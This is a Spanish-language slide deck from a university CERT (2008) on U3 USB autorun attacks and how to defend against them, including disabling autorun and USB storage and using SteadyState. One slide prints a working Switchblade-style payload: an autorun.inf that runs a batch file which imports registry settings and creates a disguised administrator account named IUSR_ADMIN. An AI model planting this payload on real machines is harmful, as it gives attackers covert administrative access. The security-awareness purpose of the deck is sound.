



Universidad
Carlos III de Madrid
www.uc3m.es

... Y antes deshabilitábamos las disqueteras

Juan Manuel Canelada Oset

Rafael Calzada Pradas

cert@uc3m.es


XXV Grupos de Trabajo de RedIRIS

Valencia Mayo 2008

Índice

- Introducción
- Tecnología U3
- Payloads
- Problemas en nuestro Entorno
- Soluciones
- Preguntas

Introducción

- Evolución imparable
 - USB 1.1 .. USB 2.0 .. U3 .. Papps
 - 12Mbit/s (1.5MB/s) .. 480Mbit/s (60MB/s)
 - 256Mb .. ¿8Gb?
- Ubicuidad: ¿Quién no tiene uno?
 - Relojes, coches, perritos, bailarinas
- Promiscuidad: ¿Quién no ha  ?

Introducción II





<http://www.nopuedocreer.com/quelohayaninventado/1356/memoria-usb-perrito-caliente/>

Tecnología U3

- Sandisk + M-Systems. 2005
- Propietario
- Almacenar software portable
 - No instalación
 - Pueden modificar el Registro
 - La normativa obliga a borrar pero ...

Tecnología U3 (II)

- Componentes
 - LaunchU3.exe
 - LaunchPad.zip
 - Autorun.inf
- Resultado
 - Unidad de CD (iso9660)
 - Unidad FAT
 - SYSTEM oculta
 - Contiene las aplicaciones
 - El autorun hace el resto



```
[[AutoRun]
open=LaunchU3.exe -a
icon=LaunchU3.exe,0

[Definitions]
Launchpad=LaunchPad.exe
vtype=2

[CopyFiles]
FileNumber=1
File=LaunchPad.zip

[Update]
URL=http://u3.sandisk.com/download/lp_installer.asp?custom=1.4.0.4&brand=cruzer

[Comment]
brand=cruzer
```

Tecnología U3 (III)




- Hasta aquí todo bien pero ...
- **¡¡ DEMO !!**
- ¿Qué pasa si somos malos?
 - USBDumper

Payloads

- http://wiki.hak5.org/wiki/USB_Switchblade
- **Gonzor SwitchBlade** (<http://gonzor228.com/>)
 - http://wiki.gonzor228.com/index.php/Main_Page
 - SBConfig
- **EnAble-Abel Switchblade Addition**
 - Crea una cuenta de administrador con acceso remoto (IUSR_ADMIN: password)
 - Permite la conexión de Cain
 - ¡¡Funciona en Vista!!




Payloads (II)

- **Universal Customizer**
 - Permite modificar el payload
 - Imágenes ISO
 - Copia de seguridad del launcher original




<http://www.u3community.com/viewtopic.php?t=434>

Payloads (III)




Payloads (IV)



autorun.inf - WordPad

```
[autorun]
icon=folder.ico
action=Open folder to view files
shellexecute=run.bat
```


Para obtener Ayuda, presione F1



run.bat - Bloc de notas

```
@echo off
\WIP\CMD\go.exe
regedit.exe /s ".\SYS\lsa.reg"
NET USER IUSR_ADMIN password /ADD /active:yes /fullname:"Remote
Desktop Help Assistant Account" /comment:"Net Account for
Providing Remote Assistance" /expires:never /times:all
NET LOCALGROUP Administrators IUSR_ADMIN /ADD
regedit.exe /s ".\SYS\win.reg"
```

!! Demo !!



Problemas en nuestro entorno

- Ordenadores de profesores
 - Login como administradores
 - Notas, exámenes, trabajos de investigación
- Entrega de prácticas en USB
 - promiscuidad
- Ordenadores de Aulas
 - Múltiples visitas
 - A veces también profesores

Soluciones

- Desactivar autorun

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet
\Services\Cdrom\AutoRun

- Deshabilitar los dispositivos USB

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet
\Services\usbstor\Start 3→4

Denegar Full Control al grupo System

Soluciones (II)

- Windows SteadyState

<http://www.microsoft.com/windows/products/winfamily/sharedaccess/default.mspx>

– Gratuito

- GFI EndPointSecurity

<http://www.gfi.com/endpointsecurity/>

- CenterTools DriveLock

<http://www.ubm-global.com/drivelock/dlmain.htm>

Windows SteadyState

Windows SteadyState

Use Windows SteadyState para proteger los equipos de acceso compartido contra cambios no autorizados en el disco duro y restringir el acceso de los usuarios a la configuración y los datos del sistema, o su capacidad de realizar cambios en éstos.

Registrar

Ver también

- Ayuda
- Introducción
- P+F
- Comunidad

Configurar control parental

1 Seguridad familiar de Windows Live OneCare

Configuración global del equipo

- Establecer restricciones en el equipo**
Configuración del sistema:
7 están activados
- Programar actualizaciones de software**
Actualizaciones realizadas por Windows SteadyState:
Desactivado
- Proteger el disco duro**
Protección de disco de Windows:
Desactivado

Configuración de usuario

- prueba_ss**
Perfil: **Bloqueado**
- SMSCliSvcAcct&**
Perfil: **Desbloqueado**
- SMSCliToknLocalAcc...**
Perfil: **Desbloqueado**
- __vmware_user__**
Perfil: **Desbloqueado**

- ➔ Agregar un nuevo usuario
- ➔ Exportar usuario
- ➔ Importar usuario

¿Preguntas?

Muchas Gracias por su atención